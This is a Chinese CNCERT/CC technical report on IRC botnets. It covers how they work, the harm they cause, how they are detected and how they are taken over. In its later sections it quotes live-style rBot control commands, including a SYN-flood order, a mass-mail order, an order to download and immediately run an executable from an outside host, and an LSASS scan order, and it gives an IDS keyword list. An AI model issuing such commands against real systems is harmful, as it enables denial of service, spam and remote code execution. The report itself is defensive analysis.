关于僵尸网络

杜跃进，崔翔

国家计算机网络应急技术处理协调中心（CNCERT/CC）

CNCERT/CC 技术文档编号：CNCERTCC_TR_2005-001(Draft)

一．引言

近年来，蠕虫（Worm）、分布式拒绝服务攻击（DDos）、垃圾邮件（Spam）、网络仿冒（Phishing）和间谍软件（Spyware）等已经成为网络安全领域面临的重要威胁并在世界各地引起了高度重视。然而，尽管各国纷纷完善相关法律和防范措施，这些威胁依然没有得到有效的控制，而且在技术上看反而面临越来越大的挑战。造成这种现象的原因之一，是攻击者正在逐渐掌握一套既能保护自身，又能更高效地实施这些攻击的技术和方法，僵尸网络就是目前的一个例子。

僵尸网络（恶意的 Botnet）不同于特定的安全事件，它是攻击者手中的一个*攻击平台*[1]。利用这样的攻击平台，攻击者可以实施各种各样的破坏行为，而且使得这些破坏行为往往比传统的实施方式危害更大、防范更难。例如，传统的蠕虫不能“回收”，也就是说，蠕虫的释放者通常并不掌握蠕虫代码成功入侵了哪些计算机，也不能从释放蠕虫或者病毒的行为中给自己带来直接的利益。但是攻击者让蠕虫携带僵尸程序（Bot），就不但可以“回收”蠕虫蔓延的成果，还可以对感染蠕虫的计算机集中进行远程控制。攻击者利用这个随时听从指挥的包含大量计算机的攻击平台，可以反过来释放蠕虫、实施 DDos 攻击、发送垃圾邮件、窃取敏感信息、为网络仿冒提供宿主或中转环境。通过僵尸网络实施这些攻击行为，简化了攻击步骤，提高了攻击效率，而且更易于隐藏攻击者的身份。僵尸网络的控制者可以从这些攻击中获得经济利益，例如发送垃圾邮件、窃取个人信息、通过 DDos 攻击进行敲诈等，这是僵尸网络日益发展的重要推动力。

僵尸网络是目前国际网络安全领域最为关注的威胁之一。

二．什么是僵尸网络

简单地说，本文所说的僵尸网络指的是攻击者利用互联网用户的计算机秘密建立的可以集中控制的计算机群。它涉及到的有关具体概念介绍如下：

Bot: ”±Robo”（机器人）的简写，是秘密运行在被控制计算机中、可以接收预定义的命令和执行预定义的功能，具有一定人工智能的程序。本文也将之称为僵尸程序。Bot 的本

质就是一个网络客户端，它会主动连接到服务器读取控制指令，按照指令执行相应的代码。

Zombie: 现在，Zombie 和 Bot 经常被混为一谈，但严格地说，它们是不同的概念。Bot 是一个程序，而 Zombie 是被植入 Bot 程序的计算机，本文称之为僵尸计算机。含有 Bot 或其他可以远程控制程序的计算机都可以叫 Zombie。

IRC Bot: 利用 IRC 协议进行通信和控制的 Bot。通常,IRC Bot 连接预定义的服务器，加入到预定义的频道（Channel）中，接收经过认证的控制者的命令，执行相应的动作。运用 IRC 协议实现 Bot、服务器和控制者之间的通信和控制具有很多优势，所以目前绝大多数 Bot 属于 IRC Bot。当然，采用其他协议甚至自定义的协议也可以实现 Bot。

Command&Control Server: 可以形象地将 IRC Bot 连接的 IRC 服务器称为命令&控制服务器， 简写为 C&C S,因为控制者通过该服务器发送命令，进行控制。

BotNet: 即僵尸网络。是由 Bot、C&C S 和控制者组成的可通信、可控制的网络。之所以用“僵尸网络”这个名字，是为了更形象地让人们认识到这类危害的特点：众多的计算机在不知不觉中如同中国古老传说中的僵尸群一样被人驱赶和指挥着，成为被人利用的一股力量。典型的基于 IRC 协议的僵尸网络的结构如图 1 所示。




图1：基于IRC协议实现的僵尸网络的结构

攻击者在公共或者秘密设置的IRC聊天服务器中开辟私有聊天频道作为控制频道，僵尸程序中预先就包含了这些频道信息，当僵尸计算机运行时，僵尸程序会自动寻找和连接

这些控制频道，收取频道中的消息。攻击者则通过控制频道向所有连线的僵尸程序发送指令。为了防止非Bot用户加入频道，频道可以设置为秘密模式，这使得普通用户看不见这个频道；频道还经常设置密码，只有输入正确密码的用户（Bot内部含有这个密码）才能加入频道。

除了IRC僵尸网络以外，还有一些其他类型的僵尸网络，例如：

AOL Bot：与IRC Bot类似，登陆到固定的AOL服务器接收控制命令。AIM-Canbot和Fizzer就采用了AOL Instant Messager实现对Bot的控制。

P2P Bot：这类Bot采用点对点方式相互通信，优点是不存在单点失效，缺点是实现相对复杂。phatbot采用了P2P的方式。

Bot的历史实际上可追溯到上个世纪90年代，第一个Unix环境下的Bot是1993年的Eggdrop Bot。最早的Bot用于代替IRC 网络管理员的部分工作，由程序自动对接到的聊天信息进行匹配处理，像机器人一样半自动化地管理聊天频道。比如，匹配到聊天室某个人的发言违反聊天室的规定，就自动地将这个人”踢出“聊天室。很多玩网络游戏的人，也有过编写“外挂机器人”的经历，将可以想到的各种场景的文字特征预先配置进去，并规定好在这些情况下自己的虚拟人物如何反应，就可以让这个程序替自己玩了。可见，早期的Bot技术并不是用来实现破坏目的的。直到现在也还有很多良性的Bot，比如游戏Bot、售票Bot、聊天Bot、IRC管理Bot、搜索引擎Bot等良性Bot。北京火车站有一个036@hotmail.com帐户，MSN用户可以加它为好友，查询车票、车次，就像与人聊天一样，它是一个售票Bot。在这种情况下，用户是自主加入的，用户所使用的客户端程序也不会将收到的聊天信息当作指令来执行从而危害用户安全。

不过人们不久就找到了利用这种思想加以改造以后，可以达到另外的用途。自从1999年11月出现的SubSeven 2.1 木马成功地运用IRC协议控制感染该木马的主机之后，人们意识到采用IRC协议和Bot技术进行用户主机的控制是一种高效安全的途径。从此IRC协议和Bot经常携手出现。直到今天，绝大多数的Bot仍然是IRC Bot。目前，主要的Bot都运行在Windows系统下。由于利用僵尸网络发送Spam和进行DDos攻击的事件越来越多，Bot的种类也迅速增加。

僵尸程序与蠕虫、木马、间谍软件等的联系与区别：

僵尸程序（Bot）可以利用蠕虫(Worm)传播，蠕虫可以内置Bot或在已感染的主机上下载Bot。2003年的“口令蠕虫”（国外称Deloader）就是携带Bot的蠕虫，当然也可以说是利用蠕虫做为传播手段的Bot。蠕虫一定可以主动传播，但传播性则不是Bot的必备属性，它也可能是人为地投放到受害主机上。通常蠕虫未必可被攻击者控制，但Bot却可以，这也是蠕虫和Bot的重要区别。

僵尸程序和传统的木马（Trojan Horse）不同，最主要的区别是Bot会主动向外连接而传统的木马则像服务器那样等待控制者的连接。这种特点使得防火墙无法采用传统的方法阻止控制者与网络内部的被控制计算机进行联系。也有人将僵尸程序成为“反弹端口型木马”，从局部的基本技术上说应该是比较准确的，因为无论感染计算机位于经过地址翻译的内网中还是动态IP，控制者都可以方便地控制这些计算机。不过和木马比Bot的自动化程度更高一些，它可以预置指令，可以利用IRC协议的DCC命令或其他蠕虫传播手段来传播自身，新感染Bot的主机仍然在攻击者的控制之内，这些特点基本上还是超出了木马的范畴。

间谍软件（Spyware）侧重于窃取用户信息并通知攻击者，但这只需要单向的数据流动，攻击者不用或者根本不能控制被植入间谍软件的计算机。目前的间谍软件，主要还是采用共享软件和免费软件来散发，不过一些僵尸网络也被用于下载间谍软件，很方便地就可以在受害用户的计算机中实现窃密功能。图2是以上恶意代码的简要对比。

类型 ＼ 特点	传播性	可控性	窃密性	危害类型
僵尸程序（Bot）	可控传播	高度可控	有	完全控制
木马（trojan horse）	无	可控	有	完全控制
蠕虫（worm）	主动传播	无/弱	无/弱	主机和网络资源
间谍软件（Spyware）	无	无	严重窃密	信息泄漏
病毒（virus）	干预传播	无	无	破坏文件

图2：恶意代码特点对比

三．僵尸网络的危害

不同于蠕虫、网络仿冒、拒绝服务攻击等特定的安全事件，僵尸网络是攻击者手中的一个攻击平台。利用这个平台，攻击者可以给个人或者整个网络带来各种危害，但是具体的危害在静态的情况下具有未知性和灵活性。利用僵尸网络展开不同的攻击，可以导致整个基础信息网络或者重要应用系统瘫痪，也可以导致大量机密或个人隐私泄漏，还可以用来从事网络欺诈等其他违法犯罪活动。下面列举了当前已经发现的利用僵尸网络发动的攻击行为，但随着将来出现各种新的攻击类型，僵尸网络还可能被用来发起新的未知攻击。

1） 蠕虫释放：从 2001 年后半年以来，对蠕虫的研究一直是一个热点。蠕虫最大的威

胁在于其快速蔓延产生的数据流量可以导致大面积的网络拥塞甚至瘫痪。对蠕虫的研究表明[16]，影响一个蠕虫破坏效果的一个重要因素，是释放蠕虫的初始节点的规模和分布。在特定的情况下，僵尸网络可以被用于这种攻击，向大量的计算机发送蠕虫代码，然后让这些计算机同时运行蠕虫程序。这种做法，将会大大增强现在已经非常快速的蠕虫攻击的破坏性，给国家基础信息网络保护带来更加严峻的挑战。

不过到目前为止，还没有证实哪种蠕虫采用 Botnet 的方式开始传播，这或许是因为到目前为止僵尸网络的控制者具有更强的获取利益的动机，而目前的蠕虫攻击基本上还属于技术炫耀性质，利用蠕虫导致特定范围的网络瘫痪在技术上还不成熟。2004 年 3 月 19 日爆发的 Witty 蠕虫可能利用了僵尸网络。因为在发现首台感染 Witty 的主机后 10 秒内，有 110 台主机被感染，在接下来的 20 秒内，共有 50 台新主机被感染。

2） 分布式拒绝服务攻击（DDoS）：使用僵尸网络发动 DDoS 攻击是当前最主要的威胁之一，并且有很多实际的案例。攻击者可以向自己控制的所有的僵尸计算机发送指令，让他们在特定的时间同时开始连续访问特定的网络目标，从而达到 DDoS 的目的。攻击者可以设定访问指令的并发任务个数、重复次数、包长等。由于僵尸网络可以形成庞大规模，而且利用其进行 DDoS 攻击可以做到更好的同步，还可以完全使用正常的访问指令，等等，都使得这种 DDoS 比原来的 DDoS 手段危害更大、防范更难。

3） 发送垃圾邮件：利用僵尸网络可以大量发送垃圾邮件，发送者可以完全隐藏自己的 IP 信息。据 CERT 和 MessageLab 统计[9][10]，僵尸网络已经成为 DDoS 和发送垃圾邮件的主要手段之一。同样地，这种方式发送垃圾邮件，也对原来的反垃圾邮件工作提出了不少新的技术挑战。

4） 窃取秘密：僵尸网络的控制者可以从僵尸计算机中窃取用户的各种敏感信息和其他秘密，例如个人账号、机密数据等。窃取的内容不但包括用户存在计算机中的数据文件，还包括用户使用其计算机的一举一动。

5） 滥用资源：攻击者利用僵尸计算机从事各种需要耗费网络资源的活动，从而使用户的网络性能受到影响，甚至造成经济损失。例如，为了谋取经济利益，攻击者在僵尸计算机中植入广告软件，不断访问特定的网址；或者利用僵尸计算机下载、存贮各种大型数据资料或违法数据资料等。攻击者可以非法操纵僵尸计算机进行在线投票、网络选举等活动，或在僵尸计算机上搭建假冒的银行网站或其他服务器。

6） 作为跳板，进一步从事其他违法行为：攻击者利用利用僵尸程序开放的 socks 代理

服务器或重定向器发起其他攻击破坏甚至违法犯罪行为，以隐藏自己。

总之，僵尸网络的控制者可以利用僵尸网络进一步建立各种需要的攻击环境，因为攻击者可以根据需要向每个僵尸计算机中传送和执行新的程序，也可以从这些计算机中获取文件。

可以看出，僵尸网络无论是对整个网络还是对用户自身，都可能造成严重的危害。这是为什么目前国际上对此十分重视的主要原因。

四．僵尸网络的工作原理

因为目前绝大多数僵尸网络是基于IRC协议的，所以以IRC Bot为例介绍僵尸网络的工作原理。

1．IRC（Internet Relay Chat）协议简介

IRC（RFC1459）是应用层协议，它的基本功能使人们能够利用一个IRC频道（Channel）相互之间实时对话，极大地方便了人们之间的信息交流，通常所说的“聊天室”很多都是基于IRC协议的。

IRC协议采用客户端/服务器模式，客户端连接到IRC服务器，多个IRC服务器组成服务器网络，从一个用户到另一个用户的信息可以通过服务器网络传递，即使这些用户连接到不同的服务器。举例来说，如果irc.263.net服务器对应多个IP，每个IP都运行IRC Server程序，如果用户A连接到IP1，用户B连接到IP2，那么A和B依然可以加入相同的频道，互相之间可以对话。这个功能由IRC Server实现，对用户是透明的，用户只需选择irc.263.net这个IRC服务器，加入喜欢的频道即可。

IRC服务默认的端口是TCP 6667，通常也可以在6000－7000端口范围之内选择，也可以配置为任何合法端口。许多IRC Bot为了逃避常规的检查，选择443、8000、500等自定义端口。

用户可以在IRC服务器上建立、选择和加入感兴趣的频道，一个用户可以将消息发送给频道内的所有其他用户，也可以秘密地发送给单个用户。

频道管理员可以设置频道模式，比如，需要密码才能加入频道、设置频道为隐藏模式（使频道对普通权限用户不可见），等等。

2．IRC Bot 的实现

IRC Bot实际上是一个定制的IRC客户端，它与供用户正常使用IRC服务的客户端（如HIRC、mIRC）的不同之处是：1）IRC Bot只需支持部分IRC命令 2）IRC Bot会将收到的

消息做为命令解释执行，而正常客户端却将这些消息作为聊天内容显示在屏幕上。

也有一些IRC Bot会直接利用已有的IRC客户端方便强大的脚本功能。例如GT bot，它将流行的IRC客户端mIRC与自身捆绑，运行时再释放出来，修改mIRC的配置文件，以隐藏默认方式运行mIRC。mIRC运行后，会执行GT bot修改过的脚本。这种方式的弊端是需要携带体积较大的mIRC软件。

因为IRC Bot需要实现的IRC命令很少，现在的IRC Bot通常是独立的客户端，一般至少需要实现以下IRC命令：

1）NICK 和 USER：设置昵称和用户名，昵称在 Bot 登陆的 IRC 网络内必须唯一；

2）PASS: IRC 服务器可以配置为需要连接口令，PASS 命令在 TCP 三次握手后立刻发送；

3）JOIN #Channel key：加入一个频道，key 为频道密码，可选。僵尸网络为保证自身安全，常常设置频道密码；

3) MODE: 修改频道或用户模式，绝大多数 IRC Bot 都将自身设置为不可见；

4) PING 和 PONG：维持与 IRC 服务器的连接，当 IRC 客户端一段时间未“发言“时，服务器向客户端发送 PING 命令，客户端回应 PONG 命令，参数与 PING 的参数相同，表示客户端处于存活状态；正常的 IRC 用户经常处于聊天状态，而 IRC Bot 除非接收到控制者的命令或者汇报自身状态时，都处于空闲状态，这时不断与服务器发送 PING/PONG 命令来维持连接，这也是 IRC Bot 的一个特征；

5) PRIVMSG ＃Channel msg：向一个频道或用户发送消息，控制者或 Bot 都利用该命令互相通信，控制者几乎总是向频道而不是单个用户发送消息（控制命令）；

6) DCC SEND：传送文件。Bot 用该命令做为继续扩散的方法之一。

3．僵尸网络的构建和扩张

攻击者制作了僵尸程序(Bot)、建立好IRC服务器中的环境之后，需要将僵尸程序植入到尽量多的互联网主机上，才能构成一个威力强大的僵尸网络。僵尸程序本身通常并不具备自我传播的能力，因此它需要借助其他自动或手动进入用户计算机的方式来蔓延自己。

僵尸程序典型的蔓延方式是利用蠕虫，因为蠕虫是能够自主传播入侵用户计算机的最普遍的手段。当然，蠕虫的蔓延方式是多种多样的，例如利用各种技术漏洞自行进入用户计算机；利用电子邮件进入用户计算机的邮箱，然后利用电子邮件处理程序的漏洞或者用户自身安全意识的欠缺进一步获得执行的机会；利用用户安全意识不强和管理漏洞进入，例如远程强猜密码、网络共享等方式；利用即时通讯、P2P软件等应用平台的漏洞，然后

采取与电子邮件类似的方法获得执行的机会；等等。僵尸程序可以跟随蠕虫程序一起进入用户的计算机，也可以在跟随蠕虫进入用户计算机后从指定地址下载完整的僵尸程序。需要说明的是，利用IRC DCC命令也是蠕虫采用的一种传播方式，早在1987年就被蠕虫所使用。

另外一种值得注意的方式是利用网站中嵌入的恶意代码。这些恶意代码会利用浏览器的漏洞，在用户访问这些网页的时候在其计算机中植入僵尸程序。2004年CNCERT/CC发现过一千七百多个网页利用此类技术试图欺骗用户访问进而植入恶意代码。为了欺骗更多的用户在不知不觉中访问这些网站，攻击者可以利用类似进行银行欺诈等网页仿冒的手段，通过垃圾邮件的方式骗取用户上当。

实际上处心积虑的攻击者会利用各种方式隐蔽地扩大僵尸计算机的数量。“口令蠕虫”这样的例子从僵尸网络构建的角度来说是失败的，因为其扩张的速度太快，容易引起网管或安全人员的注意。在实际的案例中，攻击者会花费一两年的时间慢慢积累所控制的计算机的数量。至于如何能将程序植入受害者的计算机中，则是各种手段都来者不拒的。

五．僵尸网络做为攻击平台的一些具体体现

1． 发动大面积分布式拒绝服务攻击（DDos）


控制者只需要向控制频道发送一条命令就可以完成这个任务。命令如：

->PRIVMSG #rbot :.syn www.xxx.com 80 200 3600\n

#rbot为控制频道，.syn为syn flood命令。这条命令的含义为启动200个并发线程向www.xxx.com的80端口发送syn报文，持续时间为3600秒。“->”箭头代表从bot到C&C S的消息，“<-“相反。

2． 利用僵尸网络实施网络仿冒(Phishing)

网络仿冒类的攻击中，攻击者通过垃圾邮件、DNS欺骗或利用恶意代码修改本机的host文件（pharming）等方式诱使用户访问伪造的网站。但无论采用哪种方式，仿冒网站的地址一旦暴露出来，容易被执法部门或ISP关闭。攻击者利用僵尸网络可以提高仿冒网站的生命力，例如攻击者在某些僵尸计算机上开启重定向功能（redirector），使得对这些计算机的访问被重定向到仿冒网站的物理宿主。这样一来，这些计算机看起来就像真正的仿冒网站一样，但是它们被关闭后，真正的仿冒网站仍然在正常运行中[6]，依然可以欺骗来自其他地方的受骗用户。



3．发送垃圾邮件(Spam)

僵尸网络从三个方面支持大面积发送垃圾邮件。利用僵尸网络，垃圾邮件发送者（Spammer）更容易隐藏自己的踪迹，能够更快速地发送垃圾邮件，能够获得更多的邮件地址，发送的垃圾邮件也不会被黑名单（blacklist）过滤掉。具体地：

1）为僵尸网络提供收信人列表，由僵尸网络发送垃圾邮件

->PRIVMSG #rbot : .mm http://www. recpt.com/fetch.php　http://www.mail.net/email.html

.mm即为mass mail,控制者命令僵尸网络内所有被控主机访问http://www. recpt.com/fetch.php 网页，该php网页的功能是给访问者返回一定数目的收信人地址。僵尸程序还会访问http://www.mail.net/email.html获得邮件标题、正文。

获得了一批收信人、邮件标题、正文后，每个僵尸程序就可以发送垃圾邮件了。每个僵尸程序发送一定数目的邮件，发送完后再去下载新一批收信人，直到网站返回“无记录”。这种方法很巧妙简洁地实现了僵尸网络内的负载平衡。

收信人看到的是僵尸计算机的ip，spammer的来源得到隐藏。

2）利用僵尸网络开放的大量socks v4/v5代理和Open Relay功能

Spammer利用Open Proxy实现源隐藏，利用Open Mail Relay实现邮件的群发，并将流量负荷转移给Open Relay Server。但Open Mail Relay很可能泄漏Spammer的来源，所以Spammer通过Proxy和Open Relay串连的方式实现“源隐藏＋高效”，也就是通过Proxy连接Open Relay服务器。Spammer需要购买或扫描来获得可用的Proxy和Open Relay服务器地址。

现在，Spammer可以从僵尸网络控制者手中购买或租用资源，控制者为其提供一

个僵尸程序开放的socks v4或Smtp Open Relay列表。

僵尸网络内的socks v4和Open Relay更容易获得，控制者只需要发送一条命令就可以获得所有开放此功能的僵尸计算机。很多拨号用户使用动态IP，ISP不能将这些IP列入黑名单。

3）利用僵尸网络收集更多的邮件地址

僵尸程序可以从本机或网络上搜集email地址，汇报给控制者。如AgoBot的harvest.emails命令。

4．安装间谍软件(Spyware)

控制者可以命令僵尸计算机下载文件并运行，这个功能用于僵尸网络的升级或安装新的程序，如下载Spyware、Keylogger窃取用户敏感信息。下载文件命令如:

->PRIVMSG #rBot : Download http://www.elitecoders.net/update.exe c:\rBot.exe 1

含义是从http://www.elitecoders.net上下载update.exe，保存为本地的c:\rBot.exe文件，1代表立刻执行。

六．僵尸网络的发现

个人用户侧重发现本机上的僵尸程序,计算机安全应急组织侧重发现活跃的僵尸网络。

对于使用 Windows 操作系统的个人用户来说，发现僵尸程序（Bot）的难度取决于该程序的隐蔽程度。Bot 平时潜伏在被控主机上，等待控制者发来的命令，此时，bot 的网络活动只限于与服务器之间的 PING/PONG 命令，引起的流量和网络连接很少。而且，bot 未必使用 IRC 协议常用的 TCP 6667 端口，所以很难察觉。但根据 CNCERT/CC 的观察，目前的 bot 很少处于静止状态，它们总是在扫描、传播自身（因为很多 bot 加入频道后会将频道主题解释为命令，而主题多数是扫描命令），这时，系统的网络连接会大大增加，对系统资源的占用也可能导致机器明显变慢。症状和普通的蠕虫没有区别。用户可以在命令行（cmd.exe）里输入”±netstat –an”命令，如果出现本地 IP 向多个目标 IP 的相同端口（如 135，445）发起连接的现象，则很可能是扫描行为。发现扫描后，可以用端口与进程对应工具，如 fport.exe，找到扫描进程，从而发现可疑的恶意程序。用户也可以直接使用 netstat 命令观察本机对外建立的活跃的网络连接的情况，积累足够的经验之后也可以发现僵尸程序建立的可疑连接（参考本文第 11 部分）。

如果 bot 未进行扫描和拒绝服务攻击这种引起流量突变的活动，而只是窃取用户敏感信息，如银行卡、邮件的帐号和密码、CD-Key、按键记录并通过邮件或网页访问的方式通知控制者，则难以发现。可以采取的措施是安装防火墙。这样,当 bot 访问互联网时，防火

墙会提示“某文件试图访问…是否允许？“，用户可以根据文件名和端口判断该程序的合法性，判断是不是自己运行的程序或系统程序？发现可疑则禁止该文件访问互联网。

当然，如果 bot 将访问互联网的功能插入到 ie 等进程内，则可以有效地穿透防火墙，因为 ie 总是被用户允许的。另外，近期还发现有些 bot 采用 rootkit 技术隐藏自身进程[2]，不排除将来 bot 利用 rootkit 技术隐藏网络通信的可能，因为隐藏进程、隐藏网络通信是 rootkit 的基本功能，也都容易实现。这些都给个人用户发现和清除 bot 带来困难－即使是计算机专业人员！

因此，与僵尸网络进行对抗、保护用户的安全和利益，是安全组织、网管等不容推卸的责任。如果他们掌握了一个僵尸网络的具体情况，可以在其所管理的网络中对僵尸网络的控制服务器地址或动态域名实施屏蔽，这样可以更直接和快速地避免用户的计算机加入到僵尸网络中。之后再逐渐为用户提供工具或者咨询，帮助用户清除留在其计算机中的僵尸程序。国际上一些计算机安全应急组织之间开始交换这种信息，就是基于这样的思路。在 CNCERT/CC 的倡议下，亚太地区也即将展开这样的工作。

因此，对于应急组织，发现并控制活跃的僵尸网络就是重要的工作。现有的发现僵尸网络的方法主要有三种：1）利用蜜罐（honeypot）捕获 bot 样本 2)利用 IDS 监测 3）在 IRC 服务器上利用僵尸网络的行为特征。下面分别介绍这三种方式。

1．利用蜜罐（Honeypot）发现

部署多个蜜罐捕获传播中的 bot，记录该 bot 的网络行为（通过 Honeywall）。通过人工分析网络日志并结合样本分析结果，可以掌握该 bot 的属性，包括它连接的服务器（dns/ip）、端口、频道、连接/频道/控制密码等信息，从而获得该僵尸网络的基本信息甚至控制权。

实验表明，一台未打补丁的 windows 主机，接入互联网后平均 25 分钟[11]即可感染恶意程序。所以，利用蜜罐可以捕获 bot，进而根据 bot 运行时连接的服务器发现僵尸网络。

这种方式被证明是一种有效的手段[3]，国际项目“honeynet project”在 2004 年 11 月到 2005 年 3 月期间，只使用两台蜜罐（1 台通过 HoneyWall 记录日志，1 台使用 mwcollect[8]捕获新的样本）,就发现了 180 个僵尸网络，每个的规模从几百个到几万个不等，共涉及到 30 万个被控主机。同时还收集到 5500 个样本，共 800 种（有些样本是相同的）。在 2004 年 11 月到 2005 年 1 月，共观察到 406 次 Ddos 攻击，攻击目标共 179 个[4]。

2．利用网络入侵监测系统发现

对于具有 IRC 协议解析能力的 IDS，可以根据 IRC Bot 常用命令，如 JOIN、PASS、PRIVMSG、NICK、TOPIC、NOTICE 等及其命令参数来发现未知僵尸网络。

如果不具有 IRC 协议解析功能，也可以根据 TCP 数据报文的内容发现可疑僵尸网络，可疑的数据报文包含 udp、syn、ddos、http://、download、.exe、update、scan、exploit、login、logon、advscan、lsass、dcom、beagle、dameware 等。

3．利用僵尸网络的行为特征发现

1）快速加入型bot(fast joining bots)

这类bots通常利用蠕虫传播，一旦在受害主机上运行，就按预定义的参数连接IRC服务器、加入指定的频道接受指令。短期内大量IRC客户端加入同一服务器的同一频道是可疑的。

2) 长期连接型bot(Long standing connection)

正常用户很少长期停留在一个频道中，而bots只有在接受”退出“、“休眠”、“自杀”等命令后才会退出。

3) 发呆型bot(not talkative)

Bots与正常用户另一个不同之处是bot很少“说话”，经常“发呆“，靠ping/pong命令来维持连接。

利用行为监测是由DdoSVax项目[5]提出的，该项目可以针对以上类型的Bot预警。

4．三种发现方式的对比

1）发现的僵尸网络类型和范围不同

IDS 只能发现监测范围之内的 bot 活动，而位于互联网任何一个位置的蜜罐有可能捕获任意有感染该蜜罐能力的 bot，进而发现该 bot 所在的僵尸网络。但是蜜罐不能发现停止传播而单纯执行命令的 bot，也不能发现对该蜜罐系统无攻击能力的 bot, 而 IDS 则不存在这些问题。行为监测适合于发现较大规模且严格使用 IRC 协议的僵尸网络。

2）蜜罐具有更强的消息收集能力

IDS 的监测方法是相对单一的，它必须针对已知的（IRC）协议监测符合条件的网络通信内容。如果 Bot 采用了非 IRC 协议或与 IRC RFC 不兼容的修改版本，IDS 就不能发现它们的活动；而根据报文内容监测又存在高误报的问题。蜜罐则不存在这些问题，它捕获的 bot 会收到来自僵尸网络（包括控制命令）的所有消息，无论

与 IRC 协议是否相关。但是，对于经过修改的 IRC 服务器，蜜罐可能无法收到很多消息，比如新用户的加入，从而无法掌握僵尸网络的规模，而监测则不存在这个问题。行为监测法适合于发现僵尸网络，不适合收集信息。

3）IDS 有更强的发现控制者的能力

控制服务器收到控制者的命令后，会将该命令转发给所有 bot，而转发的信息中可能隐藏了控制者的地址，这使得蜜罐难以发现控制者的地址，而 IDS 则有潜力发现控制者的活动，即使控制者通过代理连接控制服务器。例如，控制者通过 socks v4 代理向 Server 发送一个”±TOPI #rBot :.advscan lsass 200 5 0 -r –s”的命令的过程：

a）源地址为控制者，目的地址为代理

->TOPIC #rBot :.advscan lsass 200 5 0 -r –s\n

b）源地址为代理，目的地址为控制服务器

->TOPIC #rBot :.advscan lsass 200 5 0 -r –s\n

c) 源地址为控制服务器，目的地址分别为 Botnet 内每一个 bot

<-:ControllerNICK!ControllerUSER@socks(HOST or IP) TOPIC #rBot :.advscan lsass 200 5 0 -r –s\r\n

上述网络通信内容可以被 IDS 发现，而蜜罐捕获的 bot 只能收到最后一条消息，蜜罐可以从这条消息中发现代理的 IP、部分 IP 或编码过的 IP，因为获得的是代理的 IP，就丢失了发现控制者的机会。而 IDS 则有可能发现上面 3 个通信，即使获得两条，比如 1 和 3，1 的服务端在 3 中是发送消息端，判断 1 的服务端是代理。再结合代理验证工具确认是代理后，则 1 的客户端就是可疑的控制者。对于多级代理，情况会更复杂，取决于 IDS 的部署范围。

七．僵尸网络的控制

以 IRC 僵尸网络为例，要控制一个僵尸网络，首先要掌握的基本信息包括以下几点：

1．控制服务器信息

域名或 IP、端口（port）、连接密码(如有)；

2. 频道信息

频道名（channel）、频道密码(如有)；

3. 控制密码、编码规则和 Host

控制者发送密码到频道中，用于标识身份，常以.login pass 的形式出现。编码规则

和是否启用 host 认证是 bot 程序实现的，不体现在网络通信中。

4．Bot 支持的命令集

主要是认证、升级和自删除类的命令，比如！login、.update、.download、.uninstall 等。

获得了 Botnet 的基础特性后，有多种方法可以控制僵尸网络，每种方法的复杂度和效果各不相同。以下是三种控制方法。

1. 模拟控制者，对僵尸网络进行完全控制

前提是已经掌握了上面提到的僵尸网络的基础信息。模拟控制者通过认证后，可以发送各种 bot 支持的命令：

1）发送更新命令

可以使 bot 下载并运行自身的专杀工具，当然，需架设网站或文件服务器等作为存放专杀工具的载体；

也可以修改控制密码或更新 bot，从而接管整个僵尸网络；

需要掌握 bot 对下载的程序是否进行认证，如认证，则这种方法失效。

2）自删除命令

